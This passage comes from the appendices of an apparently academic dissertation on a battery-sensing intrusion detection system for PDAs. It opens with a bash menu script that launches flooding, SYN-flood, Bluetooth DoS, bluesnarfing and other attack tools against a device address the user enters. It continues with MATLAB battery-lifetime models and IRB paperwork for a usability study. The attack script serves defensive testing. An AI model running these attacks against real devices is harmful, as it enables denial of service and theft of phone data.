            if [ $AttackName = "redfang" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want RedFang to run? "
                  read -e n
                  echo -n "What is the device Bluetooth address? "
                  read -e divadd
                  while [ $i -ne $n ];
                        do
                              ./fang -r $divadd-$divadd
                              wait
                              let i=i+1
                        done


            # Pingflood attack was crafted by B-SIPS research team.
            elif [ $AttackName = "pingflood" ]
            then
                        echo "Enter the device IP address: "
                        read -e addy
                        ping -f -s600 -c100000000 $addy
```

```
            # PingBlender attack was crafted by B-SIPS research team of Tim
Buennemeyer and John Paul Dunning.
            elif [ $AttackName = "pingblender" ]
            then
                        echo "Enter the device IP address: "
                        read -e addy
                  echo "Enter the Bluetooth address: "
                        read -e divadd
                  ping -f -s600 -c10000000 $addy &
                  l2ping -s 600 -c 10000 $divadd


            # SYN flood attack was crafted by B-SIPS team.
            elif [ $AttackName = "synflood" ]
            then
                        echo "Enter the device IP address: "
                        read -e addy
                        hping2 $addy -S -c 100000000 -i u100


            # PSM Scan was crafted by Collin Mulliner and is available at
trifinite.org [104].
            elif [ $AttackName = "psm" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a
                  divdest=00123b68d7a

                  echo -n "How many times do you want PSM Scan to run? "
                  read -e n
                  echo -n "What is the target device Bluetooth address? "
                  read -e divdest

                  while [ $i -ne $n ];
                        do

                              #./psm_scan -c -S $divadd $divdest &
                              ./psm_scan -c $divdest &
                              wait
                              let i=i+1
                        done
```

```
            # BlueSmack DoS attack crafted by Marcel Holtmann, Adam Laurie,
and Martin Herfurt and is available at trifinite.org [43].
            elif [ $AttackName = "bluesmack" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want BlueSmack to run? "
                  read -e n
                  echo -n "What is the device Bluetooth address? "
                  read -e divadd

                  while [ $i -ne $n ];
                        do
                              l2ping -s 600 -c 10000 $divadd &
                              wait
                              let i=i+1
                        done


            # BlueSYN DoS attack was crafted by B-SIPS team of Tim
Buennemeyer and John Paul Dunning.
            elif [ $AttackName = "bluesyn" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a
                  divip=1

                  echo -n "How many times do you want BlueSYN to run? "
                  read -e n
                  echo -n "What is the device Bluetooth address? "
                  read -e divadd
                  echo -n "What is the device IP address? "
                  read -e divip

                  while [ $i -ne $n ];
                        do
                              hping2 $divip -S -c 10000 -i u100 &
                              l2ping -s 600 -c 10000 $divadd &
                              wait
                              let i=i+1
                        done
```

```
            # BlueSnarf attack was crafted by Marcel Holtmann, Roberto
Martelloni, and Davide Del Vecchio and is available at trifinite.org [104].
            elif [ $AttackName = "bluesnarf" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want BlueSnarf to run? "
                  read -e n
                  echo -n "What is the device Bluetooth address? "
                  read -e divadd

                  while [ $i -ne $n ];
                        do

                              ./bluesnarfer -r A-Z -b $divadd &
                              wait
                              let i=i+1
                        done


            # Bluetooth Stack Smasher (BSS) attack was crafted by Pierre
Betouin and is available at www.secuobs.com.
            elif [ $AttackName = "bss" ]
            then
                  divadd=001237b68d7a

                  echo -n "What is the device Bluetooth address? "
                  read -e divadd

                  ./bss -s 100 -m 12 -M 0 $divadd


            # CarWhisperer attack was crafted by Martin Herfurt and is
available at trifinite.org [104].
            elif [ $AttackName = "carwhisperer" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want CarWhisperer to run? "
                  read -e n
                  echo -n "What is the device address [xx:xx:xx:xx:xx:xx]? "
                  read -e divadd

                  while [ $i -ne $n ];
                        do
                              carwhisperer 0 test.raw aa $divadd 7 &
                              #$divadd &
                              wait
                              sleep 0.010s
                              let i=i+1
                        done
            # Ussp-Push attack was crafted by David Libenzi is available at
freshmeat.net [105]
```

```
            elif [ $AttackName = "ussppush" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want Ussp-Push to run? "
                  read -e n
                  echo -n "What is the device address [xx:xx:xx:xx:xx:xx]? "
                  read -e divadd

                  while [ $i -ne $n ];
                  do
                        ./ussp-push $divadd@
/home/bsips/Desktop/security/ussp-push-0.9/Picture.gif Picture.gif &
                        wait
                        let i=i+1
                  done


            # Helomoto attack was crafted by Adam Laurie and is available at
trifinite.org [104].
            elif [ $AttackName = "helomoto" ]
            then
                  i=0
                  n=10000

                  echo -n "How many times do you want Helomoto to run? "
                  read -e n

                  while [ $i -ne $n ];
                  do
                        ./helomoto &
                        wait
                        let i=i+1
                  done


            # OSX-Autoroot attach was crafted by Hack.lu and is available at
www.digitalmunition.com [111].
            elif [ $AttackName = "osxautoroot" ]
            then
                  i=0
                  n=10000
                  divadd=001237b68d7a

                  echo -n "How many times do you want OSX Autoroot to run? "
                  read -e n

                  while [ $i -ne $n ];
                  do
                        ./10.4-Autoroot &
                        wait
                        let i=i+1
                  done
            fi
```

```
        echo -n "Exit: y/n "
        read -e Exit
    done
```

Appendix F – Analytical Modeling Developed in MATLAB

B-SIPS analytical modeling MATLAB files were a collaborated effort with Theresa Nelson. These modeling functions were developed to explore the theoretical IDS limits for a B-SIPS type capability using smart batteries and varying network attack densities.

F.1 – Poll Rate Determination Module

```
function poll_rate = opt_poll(),

    format short g;
    min_poll_time = 0.00879;
    idle = 0.07222;
    active = 0.25694;
    vcc_battery = 3;
    battery_lifetime = 1100.00000;
    j=0;

    for i = 1/100:1/100:600,
        j=j+1;
        poll_time(j) = i;
        polls_per_min(j) = 60/poll_time(j);
        time_spent_polling(j) = polls_per_min(j) * min_poll_time;
        mW_per_min(j) = (time_spent_polling(j) * active) + ((60-
time_spent_polling(j)) * idle);
        mA_per_min(j) = mW_per_min(j) / vcc_battery;
        lifetime_min(j) = battery_lifetime / mA_per_min(j);
        lifetime_hrs(j) = lifetime_min(j) / 60;
    end

    plot(poll_time, lifetime_hrs, 'k');
    hold on;
    attacks = [0, 1, 10, 100, 1000, 10000, 20000, 30000, 40000, 50000, 60000,
70000, 80000, 90000, 100000];
    color = ['b', 'r', 'b', 'r', 'b'];

    for a = 1:1:15,
        j=0;
        threshold_y(a) = 0;
        threshold_x(a) = 0;
        for i = 1/100:1/100:600,
            j=j+1;
            poll_time(j) = i;
            attack_time(j) = (poll_time(j)+min_poll_time) * attacks(a);
            attack_mW = attack_time(j) * active;
            attack_mA = attack_mW / vcc_battery;
            reg_mA = battery_lifetime - attack_mA;
            reg_mW = reg_mA * vcc_battery;
            reg_min = reg_mW / mW_per_min(j);
            attack_lifetime_min(j) = (attack_time(j) / 60) + reg_min;
            if attack_lifetime_min(j) < 0
                attack_lifetime_min(j) = 0;
            end
            attack_lifetime_hrs(j) = attack_lifetime_min(j) / 60;

            % Look at tolerance between the two
            if attack_lifetime_hrs(j) > threshold_y(a)
                threshold_x(a) = i;
                threshold_y(a) = attack_lifetime_hrs(j);
            end
        end
        %poll_rate(a, 1) = attacks(a);
```

```
        poll_rate(a, 1) = threshold_x(a);

        if a < 6
            plot(poll_time, attack_lifetime_hrs, color(a));
            plot(threshold_x(a), threshold_y(a), 'ko' );
        end
    end

    % Format the table
    xlabel('Frequency of Smart Battery Poll (sec)','FontSize',12,
'FontWeight','bold');
    ylabel('Lifetime (hours)','FontSize',12, 'FontWeight','bold');
    title('The Effect of Battery Polling on PDA Lifetime', 'FontSize',14,
'FontWeight','bold');
    set(gcf,'Color','white');
```

F.2 – Lifetime Graphing Module

```
function results = graph_lifetimes(opt_poll_rates)

%figure;
hold on;
time = [0, 1, 10, 100, 1000, 10000, 20000, 30000, 40000, 50000, 60000, 70000,
80000, 90000, 100000];

% Minimum static poll rate
ans = dynamic(1, 0.00879, 0.00879);
plot(time, ans, 'm');
% Current static poll rate
ans = dynamic(1, 1, 1);
plot(time, ans, 'r');

% Optimum static poll rates
for a=1:1:15,
    ans = dynamic(1, opt_poll_rates(a), opt_poll_rates(a))
    plot(time, ans, 'black--');
end

% Dynamic poll rates - Clustered
ans = dynamic(2, opt_poll_rates(15), opt_poll_rates(2));
plot(time, ans, 'k');
% Dynamic poll rates - Distributed
ans = dynamic(3, opt_poll_rates(15), opt_poll_rates(2));
plot(time, ans, 'b');

% Format the graph
xlabel('Number of System Attacks','FontSize',12, 'FontWeight','bold');
ylabel('Lifetime (hours)','FontSize',12, 'FontWeight','bold');
title('The Effect of Polling Approaches on Smart Battery Lifetime',
'FontSize',14, 'FontWeight','bold');
set(gcf,'Color','white');
```

F.3 – Dynamic Polling Module

```
function lifetime_hrs = dynamic(poll_type, dyn_poll_time_min,
dyn_poll_time_max),

format short g;
attacks = [0, 1, 10, 100, 1000, 10000, 20000, 30000, 40000, 50000, 60000,
70000, 80000, 90000, 100000];
inform_poll_time = 0.00048;
static_min_poll_time = 0.00879;
min_poll_time = inform_poll_time + static_min_poll_time;
idle = 0.07222;
active = 0.25694;
vcc_battery = 3;
battery_lifetime = 1100.00000;
poll_time = dyn_poll_time_max;

if poll_type == 1
    % Static Polling
    for a = 1:1:15,
        attack_count = 0;
        attack_time = 0;
        attack_mW = 0;
        attack_count = 0;
        reg_time = 0;
        reg_mW = 0;
        reg_mA = 0;

        leftover_mW = battery_lifetime * vcc_battery;
        actual_reg_time = 0;

        while leftover_mW > 0
            if (attack_count < attacks(a))
                attack_time = attack_time + poll_time;
                attack_mW = poll_time * active;
                attack_count = attack_count + 1;
                leftover_mW = leftover_mW - attack_mW;
            else
                reg_time = poll_time + static_min_poll_time;
                reg_mW = (poll_time * idle) + (static_min_poll_time *
active);

                if leftover_mW > reg_mW
                    actual_reg_time = actual_reg_time + reg_time;
                    leftover_mW = leftover_mW - reg_mW;
                else
                    actual_reg_time = actual_reg_time + (leftover_mW / reg_mW
* reg_time);
                    leftover_mW = 0;
                end
            end
        end

        attacks_launched = attack_count;
        lifetime_sec = (attack_time / 60) + actual_reg_time;
        lifetime_min = lifetime_sec / 60;
```

```
        lifetime_hrs(a,1) = lifetime_min / 60;
    end
end

if poll_type == 2
    % Clustered Attacks
    for a = 1:1:15,
        attack_count = 0;
        attack_time = 0;
        attack_mW = 0;
        attack_count = 0;
        reg_time = 0;
        reg_mW = 0;
        reg_mA = 0;

        leftover_mW = battery_lifetime * vcc_battery;
        actual_reg_time = 0;

        while leftover_mW > 0
            if (attack_count < attacks(a))
                attack_time = attack_time + poll_time;
                attack_mW = poll_time * active;
                attack_count = attack_count + 1;
                poll_time = dyn_poll_time_min;
                leftover_mW = leftover_mW - attack_mW;
            else
                reg_time = poll_time + min_poll_time;
                reg_mW = (poll_time * idle) + (min_poll_time * active);

                if leftover_mW > reg_mW
                    actual_reg_time = actual_reg_time + reg_time;
                    leftover_mW = leftover_mW - reg_mW;
                else
                    actual_reg_time = actual_reg_time + (leftover_mW / reg_mW
* reg_time);
                    leftover_mW = 0;
                end
                if poll_time < dyn_poll_time_max
                    poll_time = poll_time * 2;
                end
                if poll_time > dyn_poll_time_max
                    poll_time = dyn_poll_time_max;
                end
            end
        end

        attacks_launched = attack_count;
        lifetime_sec = (attack_time / 60) + actual_reg_time;
        lifetime_min = lifetime_sec / 60;
        lifetime_hrs(a,1) = lifetime_min / 60;
    end
end

if poll_type == 3
    % Distributed Attacks
    for a = 1:1:15,
        attack_count = 0;
```


```
        attack_time = 0;
        attack_mW = 0;
        attack_count = 0;
        reg_time = 0;
        reg_mW = 0;
        reg_mA = 0;

        leftover_mW = battery_lifetime * vcc_battery;
        actual_reg_time = 0;

        while leftover_mW > 0
            if (poll_time >= dyn_poll_time_max & attack_count < attacks(a))
                attack_time = attack_time + poll_time;
                attack_mW = poll_time * active;
                attack_count = attack_count + 1;
                poll_time = dyn_poll_time_min;
                leftover_mW = leftover_mW - attack_mW;
            else
                reg_time = poll_time + min_poll_time;
                reg_mW = (poll_time * idle) + (min_poll_time * active);

                if leftover_mW > reg_mW
                    actual_reg_time = actual_reg_time + reg_time;
                    leftover_mW = leftover_mW - reg_mW;
                else
                    actual_reg_time = actual_reg_time + (leftover_mW / reg_mW
* reg_time);
                    leftover_mW = 0;
                end
                if poll_time < dyn_poll_time_max
                    poll_time = poll_time * 2;
                end
                if poll_time > dyn_poll_time_max
                    poll_time = dyn_poll_time_max;
                end
            end
        end

        attacks_launched = attack_count;
        lifetime_sec = (attack_time / 60) + actual_reg_time;
        lifetime_min = lifetime_sec / 60;
        lifetime_hrs(a,1) = lifetime_min / 60;
    end
end
```

Appendix G – Usability Study Documentation

This appendix presents B-SIPS usability study and mandated VT IRB documentation.

G.1 – Usability Study Approval Form

This is the original VT IRB approval letter authorizing B-SIPS usability study.



VirginiaTech

Office of Research Compliance
Institutional Review Board
1880 Pratt Drive (0497)
Blacksburg, Virginia 24061
540/231-4991 Fax: 540/231-0959
E-mail: moored@vt.edu
www.irb.vt.edu
FWA00000572(expires 1/20/2010)
IRB # is IRB00000667

DATE: March 23, 2007

MEMORANDUM

TO: Joseph G. Tront
Timothy Buennemeyer
Theresa Nelson

FROM: David M. Moore

Approval date: 3/23/2007
Continuing Review Due Date:3/8/2008
Expiration Date: 3/22/2008

SUBJECT: **IRB Expedited Approval:** "Battery-Sensing Intrusion Protection System (B-SIPS)" , IRB # 07-172

This memo is regarding the above-mentioned protocol. The proposed research is eligible for expedited review according to the specifications authorized by 45 CFR 46.110 and 21 CFR 56.110. As Chair of the Virginia Tech Institutional Review Board, *I have granted approval to the study for a* period of 12 months, effective March 23, 2007.

As an investigator of human subjects, your responsibilities include the following:

1. Report promptly proposed changes in previously approved human subject research activities to the IRB, including changes to your study forms, procedures and investigators, regardless of how minor. The proposed changes must not be initiated without IRB review and approval, except where necessary to eliminate apparent immediate hazards to the subjects.
2. Report promptly to the IRB any injuries or other unanticipated or adverse events involving risks or harms to human research subjects or others.
3. Report promptly to the IRB of the study's closing (i.e., data collecting and data analysis complete at Virginia Tech). If the study is to continue past the expiration date (listed above), investigators must submit a request for continuing review prior to the continuing review due date (listed above). It is the researcher's responsibility to obtained re-approval from the IRB before the study's expiration date.
4. If re-approval is not obtained (unless the study has been reported to the IRB as closed) prior to the expiration date, all activities involving human subjects and data analysis must cease immediately, except where necessary to eliminate apparent immediate hazards to the subjects.


Important:
If you are conducting **federally funded non-exempt research**, this approval letter must state that the IRB has compared the OSP grant application and IRB application and found the documents to be consistent. Otherwise, this approval letter is invalid for OSP to release funds. Visit our website at http://www.irb.vt.edu/pages/newstudy.htm#OSP for further information.

cc: File

Figure G-1 B-SIPS Usability Study Approval Letter

G.2 – Usability Study Continuation Approval Letter

This is the VT IRB approval letter authorizing B-SIPS usability study continuation.



VirginiaTech

Office of Research Compliance
Institutional Review Board
2000 Kraft Drive, Suite 2000 (0497)
Blacksburg, Virginia 24061
540/231-4991 Fax 540/231-0959
e-mail moored@vt.edu
www.irb.vt.edu

FWA00000572(expires 1/20/2010)
IRB # is IRB00000667

DATE: March 3, 2008

MEMORANDUM

TO: Joseph G. Tront
Timothy Buennemeyer
Theresa Nelson

FROM: David M. Moore

Approval date: 3/23/2008
Continuing Review Due Date:3/8/2009
Expiration Date: 3/22/2009

SUBJECT: **IRB Expedited Continuation 1:** "Battery-Sensing Intrusion Protection System (B-SIPS)" , IRB # 07-172

This memo is regarding the above referenced protocol which was previously granted expedited approval by the IRB. The proposed research is eligible for expedited review according to the specifications authorized by 45 CFR 46.110 and 21 CFR 56.110. Pursuant to your request, as Chair of the Virginia Tech Institutional Review Board, I have granted approval for extension of the study for a period of 12 months, effective as of March 23, 2008.

Approval of your research by the IRB provides the appropriate review as required by federal and state laws regarding human subject research. As an investigator of human subjects, your responsibilities include the following:

1. Report promptly proposed changes in previously approved human subject research activities to the IRB, including changes to your study forms, procedures and investigators, regardless of how minor. The proposed changes must not be initiated without IRB review and approval, except where necessary to eliminate apparent immediate hazards to the subjects.
2. Report promptly to the IRB any injuries or other unanticipated or adverse events involving risks or harms to human research subjects or others.
3. Report promptly to the IRB of the study's closing (i.e., data collecting and data analysis complete at Virginia Tech). If the study is to continue past the expiration date (listed above), investigators must submit a request for continuing review prior to the continuing review due date (listed above). It is the researcher's responsibility to obtained re-approval from the IRB before the study's expiration date.
4. If re-approval is not obtained (unless the study has been reported to the IRB as closed) prior to the expiration date, all activities involving human subjects and data analysis must cease immediately, except where necessary to eliminate apparent immediate hazards to the subjects.

cc: File

Invent the Future

VIRGINIA POLYTECHNIC INSTITUTE UNIVERSITY AND STATE UNIVERSITY

An equal opportunity, affirmative action institution

Figure G-2 B-SIPS Usability Study Continuation Approval Letter

G.3 – Human Subjects Protection Tutorial Certificate

This is the mandatory VT IRB human subject protection training certificate of completion.

Figure G-3 Human Subjects Protection Tutorial Completion Certificate

G.4 – B-SIPS Usability Study Informed Consent Form

This is the customized informed consent form used in the B-SIPS usability study.

Informed Consent Form for Participant of Investigative Project

Virginia Polytechnic Institute and State University

Title of Project: *Battery-Sensing Intrusion Protection System:* System Interface Evaluation

Principal Investigator: Dr. Joseph G. Tront

I. THE PURPOSE OF THIS RESEARCH/PROJECT

You are invited to participate in a study of Battery-Sensing Intrusion Protection System (B-SIPS). The B-SIPS client is a network security tool for mobile devices that monitors battery usage to detect malicious network activity. The B-SIPS server collects pertinent data, transmitted by the mobile devices running the B-SIPS client, and correlated network activity for use by System Administrators. This study involves experimentation for the purpose of evaluating and improving the B-SIPS user interface.

II. PROCEDURES

You will be asked to perform a set of tasks using B-SIPS. These tasks consist of starting and manipulating application settings on the mobile device, as well as monitoring results on a B-SIPS correlating server console. Your role in these tests is that of evaluator of the software. We are not evaluating you or your performance in any way; you are helping us to evaluate our system. All information that you help us attain will remain anonymous. Your actions will be noted and you will be asked to describe verbally your learning process. You may be asked questions during and after the evaluation, in order to clarify our understanding of your evaluation. You may also be asked to fill out a questionnaire relating to your usage of the system. The session will last about 1 hour. There are no risks to you. The tasks are not very tiring, but you are welcome to take rest breaks as needed. If you prefer, the session may be divided into two shorter sessions. You may also terminate your participation at any time, for any reason, no questions asked.

III. RISKS

There are no known risks to the subjects of this study.

IV. BENEFITS OF THIS PROJECT

Your participation in this project will provide information that may be used to improve the usability of B-SIPS. No guarantee of benefits has been made to encourage you to participate. You may receive a synopsis summarizing this research when completed. Please leave a self-addressed envelope with the experimenter and a copy of the results will be sent to you. You are requested to refrain from discussing the evaluation with other people who might be in the candidate pool from which other participants might be drawn.

V. EXTENT OF ANONYMITY AND CONFIDENTIALITY

The results of this study will be kept strictly confidential. No one outside the project team will be able to connect any data with your name. The information you provide will have your name removed and only a subject number will identify you during analyses and any written reports of the research. Neither a video nor audio recording will be made of the experimental session with you.

VI. COMPENSATION

Your participation is voluntary and unpaid. Students enrolled in the Network Security (ECE 4560) course will receive homework credit for their participation; this credit amounts to 2% of their final grade.

VII. FREEDOM TO WITHDRAW

You are free to withdraw from this study at any time for any reason.

VIII. APPROVAL OF RESEARCH

This research has been approved, as required, by the Institutional Review Board for projects involving human subjects at Virginia Polytechnic Institute and State University.

IX. SUBJECT'S RESPONSIBILITIES AND PERMISSION

I voluntarily agree to participate in this study, and I know of no reason I cannot participate. I have read and understand the informed consent and conditions of this project. I have had all my questions answered. I hereby acknowledge the above and give my voluntary consent for participation in this project. If I participate, I may withdraw at any time without penalty. I agree to abide by the rules of this project

_____ _____

Signature Date

_____ _____

Name (please print) Contact: phone or address or

_____

email address (OPTIONAL)

X. EXPERIMENTERS' RESPONSIBILITIES

As the person(s) responsible for conducting the empirical study described in this form, we agree that we are responsible for protecting participant/subject rights and meeting the conditions described here.

Dr. Joseph Tront		
Name (please print)	Signature	Date
Timothy Buennemeyer		
Name (please print)	Signature	Date
Theresa Nelson		
Name (please print)	Signature	Date
Lee Clagett		
Name (please print)	Signature	Date
John Paul Dunning		
Name (please print)	Signature	Date

To the participant/subject: Should you have any questions about this research or its conduct, you may contact:

Investigators:	Timothy Buennemeyer Graduate student, Electrical & Computer Engineering Department email: timb@vt.edu	Phone (540) 230-5203
	Theresa Nelson Graduate student, Electrical & Computer Engineering Department email: tnelson@vt.edu	Phone (540) 250-0971
	Lee Clagett Undergraduate student, Electrical & Computer Engineering Department email: lclagett@vt.edu	Phone (410) 208-9920
	John Paul Dunning Undergraduate student, Electrical & Computer Engineering Department email: jpvt40@vt.edu	Phone (336) 210-4070
Advisor:	Dr. Joseph G. Tront Professor, Electrical & Computer Engineering Department email: jgtront@vt.edu	Phone (540) 231-4857
Review Board:	David M. Moore, Chair, IRB Research Compliance Office CVM Phase II (0442) (540) 231-4991 Virginia Tech	

Figure G-4 B-SIPS Usability Study Informed Consent Form

G.5 – B-SIPS Usability Study Advertisement

This the usability study recruiting advertisement sent on the VT ECE Networking list server.

Battery-Sensing Intrusion Protection System (B-SIPS)
Usability Study Advertisement

You are invited to participate in a non-invasive usability study of a Battery-Sensing Intrusion Protection System. The B-SIPS client is a network security tool developed for mobile devices, such as PDAs and smart phones, that monitors anomalous battery resource usage to detect malicious Bluetooth and Wi-Fi network activity. Attacks are detected by mobile devices running the B-SIPS client, which then transmits reports to the B-SIPS server. Pertinent attack data is correlated for potential intrusion identification and forensic analysis for use by the system security manager. This usability study is being conducted for the purpose of evaluating and improving the B-SIPS' user interface and its supporting server tools. The experiments will be conducted in the Virginia Tech IT Security Lab. The estimated participation time per session is approximately an hour. If you would like to assist with this research study, please contact Tim Buennemeyer at timb@vt.edu.

Figure G-5 B-SIPS Usability Study Recruiting Advertisement

G.6 – B-SIPS Usability Study General Instructions

This is the customized participant instructions used in the B-SIPS usability study.

Instructions for
Battery-Sensing Intrusion Protection System (B-SIPS) Evaluation

Thank you for agreeing to participate in this experiment. We would like you to help us evaluate a new system for defending mobile devices against malicious network activity, particularly power-draining attacks.

